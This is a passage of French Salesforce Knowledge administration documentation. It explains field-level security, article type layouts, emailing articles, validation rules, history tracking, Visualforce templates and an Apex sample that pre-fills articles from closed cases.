La sécurité au niveau du champ permet aux administrateurs de limiter l'accès des lecteurs à des champs spécifiques dans les pages de détail et de modification. Par exemple, vous pouvez créer dans un article un champ « Commentaires » visible pour les profils Application interne mais pas pour les profils Communauté publique.

Si vous utilisez la présentation de type d'article et la sécurité au niveau du champ pour définir la visibilité du champ, le paramètre d'accès au champ le plus restrictif s'applique toujours. Par exemple, si un champ est masqué dans la présentation du type d'article, mais visible dans les paramètres de sécurité au niveau du champ, la présentation remplace les paramètres de sécurité et le champ n'est pas visible. Certaines autorisations utilisateur remplacent les paramètres de présentation de page et de sécurité au niveau du champ. Par exemple, les utilisateurs qui disposent de l'autorisation « Modifier les champs en lecture seule » peuvent toujours modifier les champs en lecture seule, quels que soient les autres paramètres.

**Important:** La sécurité au niveau du champ n'empêche pas la recherche dans les valeurs d'un champ. Lorsque les termes de la recherche correspondent à des valeurs de champs protégés par la sécurité au niveau du champ, les enregistrements associés sont renvoyés dans les résultats sans les champs protégés et leurs valeurs.

Vous pouvez définir la sécurité via un ensemble d'autorisations, un profil ou un champ.

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**Définissez la sécurité au niveau du champ via des ensembles d'autorisations ou des profils**

1. Pour des ensembles d'autorisations ou des profils, dans Configuration :
   - Saisissez *`Ensembles d'autorisations`* dans la case `Recherche rapide`, puis sélectionnez **Ensembles d'autorisations**, ou
   - Saisissez *`Profils`* dans la case `Recherche rapide`, puis sélectionnez **Profils**
2. Sélectionnez un ensemble d'autorisations ou un profil.
3. Selon l'interface que vous utilisez, exécutez l'une des actions suivantes :
   - Ensemble d'autorisations ou interface utilisateur de profil avancée : dans la case **Rechercher les paramètres**, saisissez le nom de l'objet voulu et sélectionnez-le dans la liste. Cliquez sur **Modifier**, puis accédez à la section Autorisations du champ.
   - Interface utilisateur de profil d'origine : dans la section Sécurité au niveau du champ, cliquez sur **Afficher** en regard de l'objet que vous souhaitez modifier, puis cliquez sur **Modifier**.
4. Spécifiez le niveau d'accès du champ.

   **Remarque:** Ces paramètres d'accès du champ remplacent les paramètres d'accès du champ moins restrictifs dans les présentations de page du type d'article.
5. Cliquez sur **Enregistrer**.

**Définissez la sécurité au niveau du champ via des champs**

1. Pour des champs, dans Configuration, saisissez *`Types d'article Knowledge`* dans la case `Recherche rapide`, puis sélectionnez **Types d'article Knowledge**.
2. Sélectionnez le type d'article qui contient le champ à modifier.
3. Sélectionnez le champ, puis cliquez sur **Définir la sécurité au niveau du champ**.
4. Spécifiez le niveau d'accès du champ.

Remarque: Ces paramètres d'accès du champ remplacent les paramètres d'accès du champ moins restrictifs dans les présentations de page du type d'article.

5. Cliquez sur **Enregistrer**.

Une fois la sécurité au niveau du champ définie, vous pouvez modifier les présentations de type d'article afin d'organiser les champs dans les pages de détail et de modification.

CONSULTER ÉGALEMENT :

Ajout de champs personnalisés à des types d'articles
Présentation de la documentation Salesforce Knowledge
Complete Guide to Salesforce Knowledge

## Présentations de page de types d'article

Les présentations de types d'articles déterminent les champs que les agents peuvent afficher et modifier lors de la saisie des données d'un article. Elles déterminent également les sections affichées lorsque les utilisateurs consultent les articles. Le modèle de type d'article définit le format de l'article. Il précise par exemple si les sections de présentation sont affichées en tant que sous-onglets ou dans d'une page unique contenant des liens. Vous pouvez appliquer une présentation par profil par type d'article. Vous pouvez cependant afficher plus de champs confidentiels d'un même article uniquement pour les agents associés au profil approprié.

Conseil: Vous pouvez également utiliser la sécurité au niveau du champ pour masquer les champs dans les types d'articles. Par exemple, si vous publiez le même article dans l'application interne et dans une communauté, la sécurité au niveau du champ permet de masquer un champ personnalisé tel que `Commentaires internes` pour les utilisateurs d'une communauté externe.

1. Dans Configuration, saisissez *`Types d'article Knowledge`* dans la case `Recherche rapide`, puis sélectionnez **Types d'article Knowledge**.
2. Cliquez sur le type d'article.
3. Faites défiler la liste associée Présentations de page ou cliquez sur le lien Présentations de page en haut de la page.
4. Pour créer une présentation de page, cliquez sur **Nouveau** et suivez les invites. Pour modifier une présentation existante, cliquez sur **Modifier**, puis effectuez vos modifications.

   Apportez vos modifications. L'éditeur de présentation comprend deux parties : une palette dans la partie supérieure de l'écran et la présentation dans la partie inférieure de l'écran. La palette contient les champs disponibles et un élément de section. La présentation contient une section Informations ainsi qu'un espace dans lequel vous pouvez ajouter des sections. Par défaut, tous les champs personnalisés sont inclus dans la section Informations.

   Important: Si vous quittez votre présentation de type d'article avant de cliquer sur Enregistrer, vos modifications sont perdues.

Remarque: Les champs standard `Numéro d'article`, `Récapitulatif`, `Titre` et `Nom de l'URL` ne s'affichent pas dans la présentation. Les champs `Numéro d'article` et `Récapitulatif` s'affichent en lecture seule dans une section Propriétés en haut de l'article publié. Cet en-tête comprend également les champs `Date de première publication`, `Date de dernière modification` et `Date de dernière publication`.

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour personnaliser la présentation du type d'article :

- Personnaliser l'application

| Tâche | Description |
|---|---|
| Ajouter une section | Glisser-déposer l'élément de la section vers la palette. |
| Changer le nom d'une section | Cliquer sur son titre. Vous ne pouvez pas renommer la section Informations. |
| Retirer un champ d'une section | Glisser le champ vers la droite de la palette ou cliquer sur l'icône ⊖ en regard du champ. |
| Retirer une section de la présentation du type d'article | Cliquer sur l'icône ⊖ en regard du nom de la section. |
| Enregistrer les modifications et continuer la modification de la présentation du type d'article | Cliquer sur **Enregistrement rapide**. |

Conseil:

- Utilisez les boutons annuler et répéter pour respectivement reculer ou avancer d'une étape.
- Utilisez les raccourcis clavier suivants :
  - Annuler = CTRL+Z
  - Répéter = CTRL+Y
  - Enregistrement rapide = CTRL+S
- Pour sélectionner individuellement plusieurs éléments, utilisez la combinaison Ctrl + clic. Pour sélectionner plusieurs éléments à la fois, utilisez la combinaison Maj + clic.
- Pour localiser rapidement un élément de la palette, utilisez la case Recherche rapide. Cette case est particulièrement utile pour les présentations de type d'article qui contiennent un grand nombre d'éléments disponibles dans la palette.

5. Pour attribuer diverses présentations au type d'article basé sur un profil utilisateur, cliquez sur **Attributions de présentation de page**.
6. Cliquez sur **Modifier l'attribution**.
7. Sélectionnez le profil, ou les profils (à l'aide de la touche MAJ), que vous souhaitez modifier, puis sélectionnez la présentation dans la liste déroulante **Présentation de page à utiliser**.

Lors de la création de plusieurs présentations de page de type d'article, notez les limitations et les modifications de fonctionnalités ci-dessous.

- Lors de la création de présentations de page, certains champs sont masqués en fonction de la licence de l'agent. Dépassé, Date de fin de la traduction et Date d'exportation de la traduction sont masqués pour les utilisateurs qui n'ont pas de licence utilisateur Knowledge ou pour les utilisateurs d'un portail partenaire ou client. De plus, Archivé par et Correspond à la dernière version sont masqués pour les utilisateurs d'un portail partenaire ou client.
- Avant Spring '16, les pages d'aperçu montraient le champ Résumé dans l'API qui contenait des valeurs de texte, même si elles ne figuraient pas dans la présentation de page. Pour continuer à afficher des champs de résumé dans les pages d'aperçu, mettez manuellement à jour vos présentations de page pour les inclure.
- Si vous souhaitez joindre des articles au format PDF à des e-mails lors de la résolution de requêtes, ajoutez **Pièces jointes** à `Sélectionner les outils E-mail` dans Vue du fil de la présentation du type d'article.
- La page de modification des articles montre uniquement les champs standard (Numéro d'article, Titre, Nom de l'URL et Résumé) et tous les champs personnalisés ajoutés à la présentation de page, y compris les champs du menu latéral. Les autres champs standard

ajoutés à la présentation de page sont ignorés, car ils ne sont pas modifiables, et les champs personnalisés sont affichés dans l'ordre défini dans la présentation de page.

- Si une présentation de page d'un type d'article ne comprend pas de champ avec une règle de validation, vous ne pouvez pas créer ni modifier un article de ce type. Assurez-vous que toutes les présentations de page attribuées à un type d'article par profil comprennent tous les champs avec des règles de validation.
- La présentation Canal de communication n'utilise pas de présentation de page pour déterminer les champs Article insérés dans un e-mail de requête. Les champs insérés comprennent les champs sélectionnés dans le mappage du Canal de communication.
- Vous pouvez configurer un profil spécifique afin de générer un fichier PDF. Lors de l'envoi d'articles sous le format PDF, le pdf est généré en fonction du profil de l'expéditeur. Par conséquent, le destinataire peut recevoir des champs auxquels il ne devrait pas avoir accès. Sélectionnez `Utiliser un profil pour créer des articles en fichiers PDF prêts pour le client dans les requêtes`, dans la page des paramètres de Knowledge, afin de générer des fichiers PDF avec des champs issus de la présentation de page attribuée au profil configuré. De plus, la sécurité au niveau du champ du profil de l'expéditeur et du profil configuré est appliquée.
- Les actions et les listes associées de Salesforce Classic Mobile ne sont pas disponibles dans les présentations de page des articles dans l'interface utilisateur pour ordinateur de bureau de Salesforce, à l'exception des actions dans le fil d'articles.

CONSULTER ÉGALEMENT :

Création de types d'article

Types d'article Knowledge

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

### Envoi du contenu d'un article par e-mail (bêta)

Lors de l'utilisation de Knowledge One, les agents peuvent envoyer un e-mail avec le contenu d'un article incorporé.

**Remarque:** L'envoi du contenu d'un article par e-mail est disponible dans un programme bêta, pour les articles publiés dans des canaux externes (base de connaissances publiques portails ou communautés), mais il n'est pas pris en charge dans Internet Explorer 7. Pour les nouvelles organisations, l'autorisation utilisateur est désactivée dans tous les profils standard, mais activée dans le profil Administrateur système. Pour une organisation existante, demandez à votre représentant Salesforce d'activer cette autorisation dans le profil Administrateur système standard.

Les agents peuvent envoyer le contenu d'un article dans un e-mail au lieu d'envoyer seulement l'URL. Vos clients peuvent consulter les informations sans accéder à un site Web. Vos agents envoient des articles qui ne sont pas accessibles publiquement, sans réécrire ni copier-coller un article interne. Les administrateurs peuvent attribuer l'autorisation uniquement aux agents qui connaissent parfaitement les informations acceptables pour une audience externe.

Pour activer et configurer les champs à insérer dans des e-mails pour chaque type d'article :

1. Depuis les paramètres de gestion des objets de requêtes, accédez à Présentations de page.
2. Le mode d'accès à la page Paramètres de Fil de requête que vous utilisez dépend du type de présentation de page sur lequel vous travaillez.
   - Pour une présentation de la section Présentations de page de requête, cliquez sur **Modifier**, puis sur **Vue du fil** dans l'éditeur de présentation de page.
   - Pour une présentation de la section Présentations de page pour les utilisateurs de Fil de requête, cliquez sur , puis sélectionnez `Modifier la vue du fil` (cette section s'affiche uniquement pour les organisations créées avant Spring '14).

   Si vous avez déjà choisi d'utiliser l'éditeur de présentation de page avancé afin de configurer l'éditeur pour une présentation, sélectionnez `Modifier la vue détaillée` pour ajouter, modifier ou retirer des actions.
3. Sous `Paramètres de l'outil Articles`, sélectionnez **Activer l'ajout d'articles en ligne**.
4. Cliquez sur **Enregistrer**.
5. Dans Configuration, saisissez *`Types d'article Knowledge`* dans la case `Recherche rapide`, puis sélectionnez **Types d'article Knowledge**.
6. Cliquez sur l'étiquette ou sur le nom du type d'article que vous souhaitez partager par e-mail.
7. Sous Mappages des canaux de communication, cliquez sur **Nouveau** ou sur **Modifier**.
8. Saisissez une étiquette et un nom.
9. Sélectionnez et ajoutez `E-mail` dans la liste Canaux sélectionnés.
10. Sélectionnez et ajoutez les champs que vous souhaitez inclure dans le corps d'un e-mail.

    **Remarque:** Vous ne pouvez pas inclure des liens intelligents dans l'e-mail, et les champs suivants ne sont pas pris en charge :
    - ArticleType
    - isDeleted

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour administrer Salesforce Knowledge, et créer, modifier et supprimer des présentations de page :
- Personnaliser l'application

  ET

  Gérer Salesforce Knowledge

- Language
- MultiPicklist
- Picklist
- Publish Status
- Source
- Validation Status

**11.** Cliquez sur **Enregistrer**.

Exemple: En travaillant sur des requêtes client, les agents autorisés peuvent insérer le contenu d'un article dans le corps d'un e-mail. Partout où les agents peuvent joindre les articles à des requêtes, par exemple dans le menu latéral de Knowledge One de Salesforce Console, dans la liste Articles du fil de requête, dans le widget Article ou dans les articles suggérés d'une recherche Knowledge One, ils peuvent envoyer un article de ce type dans le corps d'un e-mail en sélectionnant **Envoyer par e-mail l'article au format HTML** dans le menu déroulant des actions. Le contenu de l'article est inséré en haut du fil de l'e-mail ou à l'emplacement du curseur de l'agent. Lorsqu'un article a été envoyé par e-mail, une icône d'enveloppe est affichée à gauche du titre. Lorsque les fichiers inclus dans l'article dépassent la limite de 10 Mo pour des pièces jointes, les agents sont invités à sélectionner les fichiers à joindre et à renvoyer l'e-mail.

Remarque: Si le texte enrichi n'est pas activé dans la présentation de fil de requête pour ce type d'article, seul le texte de l'article est incorporé à l'e-mail et l'action change en **Envoyer par e-mail uniquement le texte de l'article**.

CONSULTER ÉGALEMENT :

Présentations de page de types d'article

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

## Publication d'URL d'articles de site et de communauté

Dans la Service Console, les agents peuvent insérer des URL d'articles de site ou de communauté dans le fil de requête via la messagerie, la communauté ou des éditeurs sociaux.

Pour publier des URL d'articles de site ou de communauté dans le fil de requête, le menu latéral Knowledge doit être activé dans la Service Console et vous devez avoir configuré un Site Force.com ou une Communauté.

1. Dans Configuration, saisissez *Base de connaissances* dans la case Recherche rapide, puis sélectionnez **Paramètres des bases de connaissances**.
2. Cliquez sur **Modifier**.
3. Dans la section Partager l'article via les paramètres d'URL, activez **Autoriser les utilisateurs à partager des articles via des URL publiques**.
4. Dans la liste Sites disponibles, sélectionnez les sites et les communautés à partir desquels les agents peuvent partager des URL d'articles et ajoutez-les à la liste Sites sélectionnés.
5. Cliquez sur **Enregistrer**.

Vos agents peuvent désormais sélectionner le lien **Joindre et partager l'article** dans les sites sélectionnés du menu latéral Knowledge de la console. E-mail est l'action par défaut, mais les agents peuvent la changer en action sociale ou de communauté dans le fil de requête avant d'insérer l'URL.

**Important:**

- Les articles doivent être publiés. Les articles brouillons n'affichent d'option d'insertion d'URL.
- Les articles doivent être partagés publiquement, ce qui signifie que leur canal doit être Base de connaissances publique, Client ou Partenaire.
- Toutes les URL activées affichent le lien **Joindre et partager l'article**, même si l'article n'est pas visible dans ce site ou cette communauté. L'agent doit confirmer que l'article est disponible dans le site ou la communauté avant de le partager avec le client.

### CONSULTER ÉGALEMENT :

Présentations de page de types d'article
Présentation de la documentation Salesforce Knowledge
Complete Guide to Salesforce Knowledge

### Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

### AUTORISATIONS UTILISATEUR

Pour administrer Salesforce Knowledge :

- Personnaliser l'application

  ET

  Gérer Salesforce Knowledge

## Contrôle de l'intégrité des données à l'aide de règles de validation

Assurez-vous que le contenu de vos articles respecte les critères définis par votre société. Créez des règles de validation pour chaque article afin de vérifier si les champs obligatoires contiennent des valeurs correspondant au statut de l'article.

1. Dans Configuration, saisissez *Types d'article* dans la case Recherche rapide, puis sélectionnez **Types d'article Knowledge**.
2. Cliquez sur le type d'article.
3. Faites défiler la liste associée Règles de validation ou cliquez sur le lien **Règles de validation** en haut de la page.
4. Pour créer une règle de validation, cliquez sur **Nouveau**. Pour modifier une règle existante, cliquez sur **Modifier**.
5. Nommez la règle.
6. Activez la règle.
7. Vous pouvez également décrire les éléments que vous souhaitez contrôler dans les articles de ce type.
8. Spécifiez une formule de condition d'erreur et un message d'erreur correspondant.

   La condition d'erreur est écrite sous la forme d'une expression de formule booléenne qui renvoie true ou false. Lorsqu'elle renvoie true, l'article n'est pas enregistré et un message d'erreur est affiché. L'auteur peut corriger l'erreur, puis réessayer. Pour plus d'informations sur les règles de validation, reportez-vous à Définition de règles de validation à la page 4833.

   Remarque: Des erreurs des articles Knowledge sont toujours affichées en haut de la page, pas en regard du champ. Rédigez des erreurs explicites afin d'aider les auteurs à satisfaire la règle de validation. Par exemple, identifiez le champ qui entraîne une erreur.
9. Cliquez sur **Enregistrer**.

Lors de la création de règles de validation sur des types d'article, notez les limitations et les modifications de fonctionnalités ci-dessous.

- Si une présentation de page de type d'article ne comprend pas de champ avec une règle de validation, vous ne pouvez pas créer ni modifier un article de ce type. Assurez-vous que toutes les présentations de page attribuées à un type d'article par profil comprennent tous les champs avec des règles de validation.
- Le champ Devise de l'article et la fonction VLOOKUP ne prennent pas en charge les règles de validation.
- Lors de l'importation d'articles, si le fichier de données de l'importation contient un article valide avec une traduction non valide, la traduction est créée, mais son contenu traduit n'est pas importé.
- Seule la première erreur de règle de validation est affichée en haut de la page et dans le journal d'importation d'articles. Si plusieurs erreurs existent et ne sont pas corrigées, elles sont affichées lors des importations ou des enregistrements suivants.
- Dans l'API, les champs KA (article Knowledge), tels que Nombre d'associations de requêtes et Date d'archivage, ne prennent pas en charge les règles de validation. Seuls les champs KAV (version d'article Knowledge) sont pris en charge dans les règles de validation.

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des règles de validation pour des types d'article :

- Personnaliser l'application

  ET

  Gérer Salesforce Knowledge

CONSULTER ÉGALEMENT :

Types d'article Knowledge

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

## Suivi de l'historique des articles

Vous pouvez suivre l'historique de certains champs dans les articles. Si vous avez le suivi d'historique activé, ouvrez un article de ce type, cliquez sur **Version** pour afficher une liste historique des versions. Vous pouvez également définir le suivi d'un type d'article et suivre l'historique complet d'un article et de ses versions. Les événements d'article sont suivis durant 18 mois au maximum.

Le système enregistre et affiche les mises à jour de champ, les publications d'événements de workflow et les versions de langues de l'article principal et de toutes les traductions. Lorsque vous suivez une ancienne et une nouvelle valeur, le système enregistre les deux valeurs ainsi que la date, l'heure, la nature de la modification et l'utilisateur qui a effectué la modification. Lorsque vous suivez uniquement les valeurs modifiées, le système marque le champ comme étant modifié, il n'enregistre pas les valeurs ancienne et nouvelle du champ. Ces informations sont disponibles dans la liste Historique de la version et les champs sont disponibles dans le rapport Historique des versions de l'article.

L'historique de l'article respecte la sécurité au niveau du champ, de l'entité et de l'enregistrement. Vous devez disposer au moins de l'autorisation « Lire » sur le type d'article ou sur le champ pour accéder à son historique. Pour la sécurité d'une catégorie de données, Salesforce détermine l'accès en fonction de la catégorie de la version en ligne d'un article. S'il n'existe pas de version en ligne, la sécurité s'applique en fonction de la version archivée, puis de la sécurité de la version brouillon.

1. Dans Configuration, saisissez *`Knowledge`* dans la case `Recherche rapide`, puis sélectionnez **Types d'article Knowledge**.
2. Créez un type d'article ou modifiez un article dans la liste Types d'articles.
3. Cliquez sur **Définir le suivi historique**.
4. Sélectionnez les champs à suivre.
   Salesforce commence l'historique du suivi à partir de cette date et de cette heure. Les modifications effectuées avant cette date et cette heure ne sont pas suivies.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Types d'article Knowledge
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier ou supprimer des types d'articles :

- Personnaliser l'application

  ET

  Gérer Salesforce Knowledge

## Modèles de type d'article

Les types d'articles dans Salesforce Knowledge nécessitent un modèle pour chaque canal. Les modèles de type article standard, Onglet et Table des matières, spécifient l'affichage dans l'article publié des sections de la présentation du type article. Par exemple, si vous sélectionnez le modèle Onglet, les sections définies dans la présentation s'affichent sous forme d'onglets lorsque les utilisateurs accèdent à un article. Avec le modèle Table des matières, la section s'affiche dans une page unique contenant des liens hypertexte vers chaque section. Vous pouvez également créer un modèle personnalisé à l'aide de Visualforce. Les modèles personnalisés ne sont pas associés à la présentation de type d'article.

1. Dans Configuration, saisissez *Types d'article Knowledge* dans la case Recherche rapide, puis sélectionnez **Types d'article Knowledge**
2. Cliquez sur le nom d'un type d'article.
   - Si vous utilisez un modèle par défaut, passez à l'étape 12.
   - Si vous créez un modèle personnalisé, notez le Nom d'API du type d'article. Cette valeur est requise lors de la création de la page Visualforce.
3. Dans Configuration, saisissez *Pages Visualforce* dans la case Recherche rapide, puis sélectionnez **Pages Visualforce**.
4. Cliquez sur **Nouveau**.
5. Dans la zone de saisie Nom, saisissez le texte qui s'affiche dans l'URL comme nom de la page.

   Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs.
6. Dans la zone de saisie Étiquette, saisissez le texte qui s'affiche lorsque l'utilisateur sélectionne ce modèle dans la liste associée Affichages de canal, dans la page de détail du type d'article.
7. Ajoutez votre marquage Visualforce.

   La seule exigence pour les modèles de type d'article personnalisés est que le contrôleur standard doit être égal au Nom API du type d'article. Par exemple, si le Nom API du type d'article est *Offre__kav*, votre marquage est :

```
<apex:page standardController="Offer__kav">

    ... page content here ...

</apex:page>
```

   Remarque: Cliquez sur **Références des composants** pour une liste des composants Visualforce, tels que *knowledge:articleRendererToolbar* et *knowledge:articleCaseToolbar*, disponibles pour l'utilisation dans les modèles de type article personnalisé.
8. Si votre type d'article contient un champ Fichier, vous pouvez autoriser les utilisateurs à télécharger le contenu du champ.

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour créer, modifier ou supprimer des modèles de type d'article :

- Personnaliser l'application

  ET

  Gérer Salesforce Knowledge

Dans l'exemple ci-dessous, le type d'article est *Offre*, le nom du champ Fichier est *mon_fichier* et le texte affiché en tant que lien est *Cliquez ici* :

```
<apex:outputLink value="{!URLFOR($Action.Offer__kav.FileFieldDownload,
Offer__kav.id, ['field'=$ObjectType.Offer__kav.fields.my_file__Body__s.name])}">Click
me</apex:outputLink>
```

Remarque: Si le champ Fichier est vide (indiquant que l'auteur n'a chargé aucun fichier), le lien reste affiché dans l'article publié mais sans fonction. Si vous souhaitez masquer le lien lorsque le champ Fichier est vide, remplacez *Cliquez ici* dans l'exemple de nom de fichier. Par exemple, *{!Offer__kav.my_file__Name__s}*.


9. Cliquez sur **Enregistrer**.

   Votre modèle personnalisé peut désormais être attribué à un canal du type d'article.

10. Dans Configuration, saisissez *Types d'article Knowledge* dans la case Recherche rapide, puis sélectionnez **Types d'article Knowledge**
11. Cliquez sur le nom d'un type d'article.
12. Pour chaque canal, spécifiez le modèle.
    - Pour l'application interne et les clients et partenaires, **Onglet** est le modèle par défaut.
    - Pour la base de connaissances publique, **Table des matières** est le modèle par défaut.
    - Si vous avez créé un modèle personnalisé pour ce type d'article, il s'affiche également dans le menu déroulant.
13. Cliquez sur **Enregistrer**.

Exemple: Si vous sélectionnez le modèle Onglet, les sections définies dans la présentation s'affichent sous forme d'onglets lorsque les utilisateurs accèdent à un article.


**Article publié à l'aide du modèle de type d'article Onglet**




Si vous sélectionnez le modèle Table de matières, les sections définies dans la présentation s'affichent sur une page contenant des liens hypertexte vers chaque titre de section.

.

**Article publié à l'aide du modèle de type d'article Table de matières**




CONSULTER ÉGALEMENT :

- Types d'article Knowledge
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Exemple d'Apex pour la soumission d'articles à partir de requêtes

Si votre organisation autorise les agents du support client à créer des articles Salesforce Knowledge lors de la fermeture d'une requête, vous pouvez utiliser un Apex pour pré-renseigner les champs dans les articles brouillon. Pour cela, créez une classe Apex et attribuez-la au type d'article de requête en suivant l'exemple ci-dessous.

Pour plus d'informations sur la syntaxe et l'utilisation d'Apex, reportez-vous au guide *Force.com Apex Code Developer's Guide*.

Configurez l'exemple en créant le type d'article, le champ et les catégories de données suivants. Ne modifiez pas le `Nom API` par défaut attribué à chaque objet nouveau.

1. Créez un type d'article nommé *`FAQ`*.
2. Créez un champ de texte personnalisé nommé `Détails`.
3. Créez un groupe de catégories nommé *`Géographie`* et attribuez-lui une catégorie nommée *`France`*.
4. Créez un groupe de catégories nommé *`Objets`* et attribuez-lui une catégorie nommée *`Maintenance`*.

   Créez et attribuez maintenant la classe Apex.

5. Dans Configuration, saisissez *`Classes Apex`* dans la case `Recherche rapide`, puis sélectionnez **Classes Apex** et cliquez sur **Nouveau**.
6. Pour spécifier la version d'Apex et l'API utilisée avec cette classe, cliquez sur **Paramètres de version**.

   Si votre organisation a des packages gérés installés depuis AppExchange, vous pouvez également spécifier la version de chaque package géré à utiliser avec cette classe. Utilisez les valeurs par défaut pour toutes les versions. Elles associent la classe à la version la plus récente du code Apex et de l'API, ainsi que de chaque package géré. Vous pouvez spécifier une version antérieure d'un package géré si vous souhaitez accéder à des composants ou des fonctionnalités qui

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour modifier des paramètres Salesforce Knowledge :

- Personnaliser l'application

Pour créer une classe Apex :

- Auteur Apex

différent de la version la plus récente du package. Vous pouvez spécifier une version antérieure de l'Apex et de l'API pour conserver un comportement spécifique.

7. Dans la zone de texte de la `Classe Apex`, saisissez le script suivant, puis cliquez sur **Enregistrer** :

```
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController
 as an argument
    public
AgentContributionArticleController(ApexPages.KnowledgeArticleVersionStandardController
 ctl) {
       SObject article = ctl.getRecord();   //this is the SObject for the new article.

                                            //It can optionally be cast to the proper
 article type, e.g. FAQ__kav article = (FAQ__kav) ctl.getRecord();

       String sourceId = ctl.getSourceId(); //this returns the id of the case that was
 closed.
       Case c = [select subject, description from Case where id=:sourceId];

       article.put('title', 'From Case: '+c.subject);  //this overrides the default
behavior of pre-filling the title of the article with the subject of the closed case.
       article.put('Details__c',c.description);

       ctl.selectDataCategory('Geography','USA');  //Only one category per category
group can be specified.
       ctl.selectDataCategory('Topics','Maintenance');
    }
```

8. Dans Configuration, saisissez *`Paramètres de Knowledge`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de Knowledge** et cliquez sur **Modifier**.
9. Vérifiez les paramètres de la requête. Dans notre exemple, le **Type d'article par défaut** doit être FAQ.
10. Dans le menu Utiliser la personnalisation Apex, sélectionnez **AgentContributionArticleController**, puis cliquez sur **Enregistrer**.

Dans cet exemple, lorsque des agents créent un article à partir de l'écran de fermeture de la requête :

- Les données du champ `Description` de la requête s'affichent dans le champ `Détails` de l'article.
- Le titre de l'article contient *`De la requête :`* et l'objet de la requête.
- L'article est automatiquement attribué à la catégorie de données *`France`* et à la catégorie de données *`Maintenance`*.

CONSULTER ÉGALEMENT :

Élaboration de votre base de connaissances
Présentation de la documentation Salesforce Knowledge
Complete Guide to Salesforce Knowledge

## Suppression d'un type d'article

La suppression de types d'article peut entraîner des erreurs ou la perte de données. Avant de supprimer des types d'article, lisez attentivement cette rubrique.

1. Dans Configuration, saisissez *Types d'article Knowledge* dans la case Recherche rapide, puis sélectionnez **Types d'article Knowledge**.
2. En regard du type d'article, cliquez sur **Suppr**.
3. Confirmez la suppression du type d'article.

**Notes relatives à la suppression de types d'article**

- Si votre organisation ne dispose que d'un type d'article, vous ne pouvez pas le supprimer. Chaque organisation Salesforce Knowledge nécessite au moins un type d'article déployé. Créez un autre type d'article, puis supprimez l'ancien.
